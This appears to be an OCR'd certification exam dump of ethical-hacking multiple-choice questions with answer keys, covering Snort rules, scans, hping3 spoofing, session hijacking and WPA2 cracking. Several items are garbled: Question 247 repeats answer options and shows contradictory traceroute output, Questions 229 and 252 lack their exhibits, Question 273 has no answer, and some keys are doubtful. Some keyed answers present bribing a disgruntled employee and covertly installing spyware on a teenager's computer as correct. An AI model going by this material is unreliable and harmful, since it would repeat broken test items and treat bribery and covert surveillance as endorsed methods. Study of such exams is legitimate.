
NEW QUESTION 194
Study the snort rule given below and interpret the rule.
alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access";)

A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

NEW QUESTION 199

ViruXine.W32 virus hides their presence by changing the underlying executable code. This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

```
1.  lots of encrypted code
2.  ...
3.  Decryption_Code:
4.  C = C + 1
5.  A = Encrypted
6.  Loop:
7.  B = *A
8.  C = 3214 * A
9.  B = B XOR CryptoKey
10. *A = B
11. C = 1
12. C = A + B
13. A = A + 1
14. GOTO Loop IF NOT A = Decryption_Code
15. C = C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number
```

What is this technique called?

A. Polymorphic Virus
B. Metamorphic Virus
C. Dravidic Virus
D. Stealth Virus

Answer: A

NEW QUESTION 203
NetBIOS over TCP/IP allows files and/or printers to be shared over the network. You are trying to intercept the traffic from a victim machine to a corporate network printer. You are attempting to hijack the printer network connection from your laptop by sniffing the wire. Which port does SMB over TCP/IP use?

A. 443
B. 139
C. 179
D. 445

Answer: D

NEW QUESTION 205
You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles. You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems. In other words you are trying to penetrate an otherwise impenetrable system. How would you proceed?

A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly- paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information

C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

Answer: B

NEW QUESTION 210
Fred is scanning his network to ensure it is as secure as possible. Fred sends a TCP probe packet to a host with a FIN flag and he receives a RST/ACK response. What does this mean?

A. This response means the port he is scanning is open.
B. The RST/ACK response means the port Fred is scanning is disabled.
C. This means the port he is scanning is half open.
D. This means that the port he is scanning on the host is closed.

Answer: D

NEW QUESTION 213
One of the most common and the best way of cracking RSA encryption is to begin to derive the two prime numbers, which are used in the RSA PKI mathematical process. If the two numbers p and q are discovered through a process, then the private key can be derived.

A. Factorization
B. Prime Detection
C. Hashing
D. Brute-forcing

Answer: A

NEW QUESTION 218
Hampton is the senior security analyst for the city of Columbus in Ohio. His primary responsibility is to ensure that all physical and logical aspects of the city's computer network are secure from all angles. Bill is an IT technician that works with Hampton in the same IT department. Bill's primary responsibility is to keep PC's and servers up to date and to keep track of all the agency laptops that the company owns and lends out to its employees. After Bill setup a wireless network for the agency, Hampton made sure that everything was secure. He instituted encryption, rotating keys, turned off SSID broadcasting, and enabled MAC filtering. According to agency policy, only company laptops are allowed to use the wireless network, so Hampton entered all the MAC addresses for those laptops into the wireless security utility so that only those laptops should be able to access the wireless network.
Hampton does not keep track of all the laptops, but he is pretty certain that the agency only purchases Dell laptops. Hampton is curious about this because he notices Bill working on a Toshiba laptop one day and saw that he was on the Internet. Instead of jumping to conclusions, Hampton decides to talk to Bill's boss and see if they had purchased a Toshiba laptop instead of the usual Dell. Bill's boss said no, so now Hampton is very curious to see how Bill is accessing the Internet. Hampton does site surveys every couple
of days, and has yet to see any outside wireless network signals inside the company's building.
How was Bill able to get Internet access without using an agency laptop?

A. Bill spoofed the MAC address of Dell laptop
B. Bill connected to a Rogue access point
C. Toshiba and Dell laptops share the same hardware address
D. Bill brute forced the Mac address ACLs

Answer: A

NEW QUESTION 223
Gerald, the Systems Administrator for Hyped Enterprises, has just discovered that his network has been breached by an outside attacker. After performing routine maintenance on his servers, he discovers numerous remote tools were installed that no one claims to have knowledge of in his department. Gerald logs onto the management console for his IDS and discovers an unknown IP address that scanned his network constantly for a week and was able to access his network through a high-level port that was not closed. Gerald traces the IP address he found in the IDS log to a proxy server in Brazil. Gerald calls the company that owns the proxy server and after searching through their logs, they trace the source to another proxy server in Switzerland. Gerald calls the company in Switzerland that owns the proxy server and after scanning through the logs again, they trace the source back to a proxy server in China. What proxy tool has Gerald's attacker used to cover their tracks?

A. ISA proxy
B. IAS proxy
C. TOR proxy
D. Cheops proxy

Answer: C

NEW QUESTION 224
What is the command used to create a binary log file using tcpdump?

A. tcpdump -w ./log
B. tcpdump -r log
C. tcpdump -vde logtcpdump -vde ? log
D. tcpdump -l /var/log/

Answer: A


NEW QUESTION 226
Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches. If these switches' ARP cache is

successfully flooded, what will be the result?

A. The switches will drop into hub mode if the ARP cache is successfully flooded.
B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
D. The switches will route all traffic to the broadcast address created collisions.

Answer: A

NEW QUESTION 229
What type of port scan is shown below?



A. Idle Scan
B. Windows Scan
C. XMAS Scan
D. SYN Stealth Scan

Answer: C

NEW QUESTION 230
Lauren is performing a network audit for her entire company. The entire network is comprised of around 500 computers. Lauren starts an ICMP ping sweep by sending one IP packet to the broadcast address of the network, but only receives responses from around five hosts. Why did this ping sweep only produce a few responses?

A. Only Windows systems will reply to this scan.
B. A switched network will not respond to packets sent to the broadcast address.
C. Only Linux and Unix-like (Non-Windows) systems will reply to this scan.
D. Only servers will reply to this scan.

Answer: C

NEW QUESTION 235
SOAP services use which technology to format information?

A. SATA
B. PCI
C. XML
D. ISDN

Answer: C

NEW QUESTION 237
Harold just got home from working at Henderson LLC where he works as an IT technician. He was able to get off early because they were not too busy. When he walks into his home office, he notices his teenage daughter on the computer, apparently chatting with someone online. As soon as she hears Harold enter the room, she closes all her windows and tries to act like she was playing a game. When Harold asks her what she was doing, she acts very nervous and does not give him a straight answer. Harold is very concerned because he does not want his daughter to fall victim to online predators and the sort. Harold doesn't necessarily want to install any programs that will restrict the sites his daughter goes to, because he doesn't want to alert her to his trying to figure out what she is doing. Harold wants to use some kind of program that will track her activities online, and send Harold an email of her activity once a day so he can see what she has been up to. What kind of software could Harold use to accomplish this?

A. Install hardware Keylogger on her computer
B. Install screen capturing Spyware on her computer
C. Enable Remote Desktop on her computer
D. Install VNC on her computer

Answer: B

NEW QUESTION 239
During a penetration test, the tester conducts an ACK scan using NMAP against the external interface of the DMZ firewall. NMAP reports that port 80 is unfiltered. Based on this response, which type of packet inspection is the firewall conducting?

A. Host

B. Stateful
C. Stateless
D. Application

Answer: C

NEW QUESTION 244
Which vital role does the U.S. Computer Security Incident Response Team (CSIRT) provide?

A. Incident response services to any user, company, government agency, or organization in partnership with the Department of Homeland Security
B. Maintenance of the nation's Internet infrastructure, builds out new Internet infrastructure, and decommissions old Internet infrastructure
C. Registration of critical penetration testing for the Department of Homeland Security and public and private sectors
D. Measurement of key vulnerability assessments on behalf of the Department of Defense (DOD) and State Department, as well as private sectors

Answer: A

NEW QUESTION 247
The traditional traceroute sends out ICMP ECHO packets with a TTL of one, and increments the TTL until the destination has been reached. By printing the gateways that generate ICMP time exceeded messages along the way, it is able to determine the path packets take to reach the destination.
The problem is that with the widespread use of firewalls on the Internet today, many of the packets that traceroute sends out end up being filtered, making it impossible to completely trace the path to the destination.


```
Juggyboy$ traceroute www.eccouncil.org
traceroute to www.eccouncil.org (64.147.99.90), 30 hops max, 52 byte packets
 1  * * *
 2  * * *
 3  ras.beamtele.net (183.82.15.69)  1.579 ms  1.513 ms  1.444 ms
 4  115.113.205.29.static-hyderabad.vsnl.net.in (115.113.205.29)  2.093 ms  1.963 ms  1.948 ms
 5  59.163.16.54.static.vsnl.net.in (59.163.16.54)  13.062 ms  13.094 ms  13.102 ms
 6  if-5-0-0-550.core2.cfo-chennai.as6453.net (116.0.84.69)  13.371 ms  13.103 ms  13.285 ms
 7  if-10-1-1-0.tcore2.cxr-chennai.as6453.net (180.87.37.18)  183.760 ms  165.805 ms  165.756 ms
 8  if-9-2.tcore2.mlv-mumbai.as6453.net (180.87.37.10)  172.479 ms  162.924 ms  162.835 ms
 9  if-6-2.tcore1.178-london.as6453.net (80.231.130.5)  151.203 ms  156.257 ms  150.901 ms
10  vlan704.icore1.ldn-london.as6453.net (80.231.130.10)  151.268 ms  152.167 ms  161.829 ms
11  * * *
12  ae-34-52.ebr2.london1.level3.net (4.69.139.97)  157.454 ms  151.607 ms  151.777 ms
13  ae-23-23.ebr2.frankfurt1.level3.net (4.69.148.194)  162.926 ms
    ae-22-22.ebr2.frankfurt1.level3.net (4.69.148.190)  170.020 ms
    ae-21-21.ebr2.frankfurt1.level3.net (4.69.148.186)  166.144 ms
14  ae-43-43.ebr2.washington1.level3.net (4.69.137.58)  236.524 ms
     ae-44-44.ebr2.washington1.level3.net (4.69.137.62)  246.080 ms  254.330 ms
15  ae-3-3.ebr1.newyork2.level3.net (4.69.132.90)  237.647 ms  252.050 ms
     ae-5-5.ebr2.washington12.level3.net (4.69.143.222)  258.821 ms
16  4.69.148.49 (4.69.148.49)  240.058 ms
     ae-4-4.ebr1.newyork1.level3.net (4.69.141.17)  242.545 ms
     4.69.148.49 (4.69.148.49)  240.874 ms
17  ae-61-61.csw1.newyork1.level3.net (4.69.134.66)  250.844 ms
     ae-71-71.csw2.newyork1.level3.net (4.69.134.70)  256.370 ms  242.690 ms
18  ae-34-89.car4.newyork1.level3.net (4.68.16.134)  250.200 ms
     ae-24-79.car4.newyork1.level3.net (4.68.16.70)  236.524 ms
     ae-14-69.car4.newyork1.level3.net (4.68.16.6)  255.573 ms
19  the-new-yor.car4.newyork1.level3.net (63.208.174.50)  249.250 ms  247.363 ms  243.364 ms
20  cs-nyi-gigalan-114.nyinternet.net (64.147.101.114)  240.236 ms  241.212 ms  240.654 ms
21  * * *          Request timed out
22  * * *          Request timed out
23  * * *          Request timed out
24  * * *          Request timed out
25  * * *          Request timed out
26  * * *          Request timed out
27  * * *          Request timed out
28  * * *          Request timed out
29  * * *          Request timed out
30  * * *          Request timed out

Destination Reached in 251 ms. Connection established to 64.147.99.90
Trace complete.
```

How would you overcome the Firewall restriction on ICMP ECHO packets?

A. Firewalls will permit inbound TCP packets to specific ports that hosts sitting behind the firewall are listening for connection
B. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
C. Firewalls will permit inbound UDP packets to specific ports that hosts sitting behind the firewall are listening for connection
D. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
E. Firewalls will permit inbound UDP packets to specific ports that hosts sitting behind the firewall are listening for connection
F. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
G. Do not use traceroute command to determine the path packets take to reach the destination instead use the custom hacking tool JOHNTHETRACER and run with the command
H. \> JOHNTHETRACER www.eccouncil.org -F -evade

Answer: A

NEW QUESTION 252
You are trying to hijack a telnet session from a victim machine with IP address 10.0.0.5 to Cisco router at 10.0.0.1. You sniff the traffic and attempt to predict the sequence and acknowledgement numbers to successfully hijack the telnet session.
Here is the captured data in tcpdump.



What are the next sequence and acknowledgement numbers that the router will send to the victim machine?

A. Sequence number: 82980070 Acknowledgement number: 17768885A.
B. Sequence number: 17768729 Acknowledgement number: 82980070B.
C. Sequence number: 87000070 Acknowledgement number: 85320085C.
D. Sequence number: 82980010 Acknowledgement number: 17768885D.

Answer: A

NEW QUESTION 253
A security engineer is attempting to map a company's internal network. The engineer enters in the following NMAP commanD.

NMAP –n –sS –P0 –p 80 ***.***.**.** What type of scan is this?

A. Quick scan
B. Intense scan
C. Stealth scan
D. Comprehensive scan

Answer: C

NEW QUESTION 257
Perimeter testing means determining exactly what your firewall blocks and what it allows. To conduct a good test, you can spoof source IP addresses and source ports. Which of the following command results in packets that will appear to originate from the system at 10.8.8.8? Such a packet is useful for determining whether the firewall is allowing random packets in or out of your network.

A. hping3 -T 10.8.8.8 -S netbios -c 2 -p 80
B. hping3 -Y 10.8.8.8 -S windows -c 2 -p 80
C. hping3 -O 10.8.8.8 -S server -c 2 -p 80
D. hping3 -a 10.8.8.8 -S springfield -c 2 -p 80

Answer: D

NEW QUESTION 262
Oregon Corp is fighting a litigation suit with Scamster Inc. Oregon has assigned a private investigative agency to go through garbage, recycled paper, and other rubbish at Scamster's office site in order to find relevant information. What would you call this kind of activity?

A. CI Gathering
B. Scanning
C. Dumpster Diving
D. Garbage Scooping

Answer: C

NEW QUESTION 263
You ping a target IP to check if the host is up. You do not get a response. You suspect ICMP is blocked at the firewall. Next you use hping2 tool to ping the target host and you get a response. Why does the host respond to hping2 and not ping packet?

```
[ceh]# ping 10.2.3.4
PING 10.2.3.4 (10.2.3.4) from 10.2.3.80 : 56(84) bytes of data.
--- 10.2.3.4 ping statistics ---
3 packets transmitted, 0 packets received, 100% packet loss
[ceh]# ./hping2 -c 4 -n -i 2 10.2.3.4
HPING 10.2.3.4 (eth0 10.2.3.4): NO FLAGS are set, 40 headers +
0 data bytes
len=46 ip=10.2.3.4 flags=RA seq=0 ttl=128 id=54167 win=0 rtt=0.8 ms
len=46 ip=10.2.3.4 flags=RA seq=1 ttl=128 id=54935 win=0 rtt=0.7 ms
len=46 ip=10.2.3.4 flags=RA seq=2 ttl=128 id=55447 win=0 rtt=0.7 ms
len=46 ip=10.2.3.4 flags=RA seq=3 ttl=128 id=55959 win=0 rtt=0.7 ms
--- 10.2.3.4 hping statistic ---
4 packets tramitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.7/0.8/0.8 ms
```

A. Ping packets cannot bypass firewalls
B. You must use ping 10.2.3.4 switch
C. Hping2 uses stealth TCP packets to connect
D. Hping2 uses TCP instead of ICMP by default

Answer: D

NEW QUESTION 265
Which type of scan measures a person's external features through a digital video camera?

A. Iris scan
B. Retinal scan
C. Facial recognition scan
D. Signature kinetics scan

Answer: C

NEW QUESTION 270
During a wireless penetration test, a tester detects an access point using WPA2 encryption. Which of the following attacks should be used to obtain the key?

A. The tester must capture the WPA2 authentication handshake and then crack it.
B. The tester must use the tool inSSIDer to crack it using the ESSID of the network.

C. The tester cannot crack WPA2 because it is in full compliance with the IEEE 802.11i standard.
D. The tester must change the MAC address of the wireless network card and then use the AirTraf tool to obtain the key.

Answer: A

NEW QUESTION 273
A majority of attacks come from insiders, people who have direct access to a company's computer system as part of their job function or a business relationship. Who is considered an insider?

A. A competitor to the company because they can directly benefit from the publicity generated by making such an attack
B. Disgruntled employee, customers, suppliers, vendors, business partners, contractors, temps, and consultants
C. The CEO of the company because he has access to all of the computer systems
D. A government agency since they know the company's computer system strengths and weaknesses

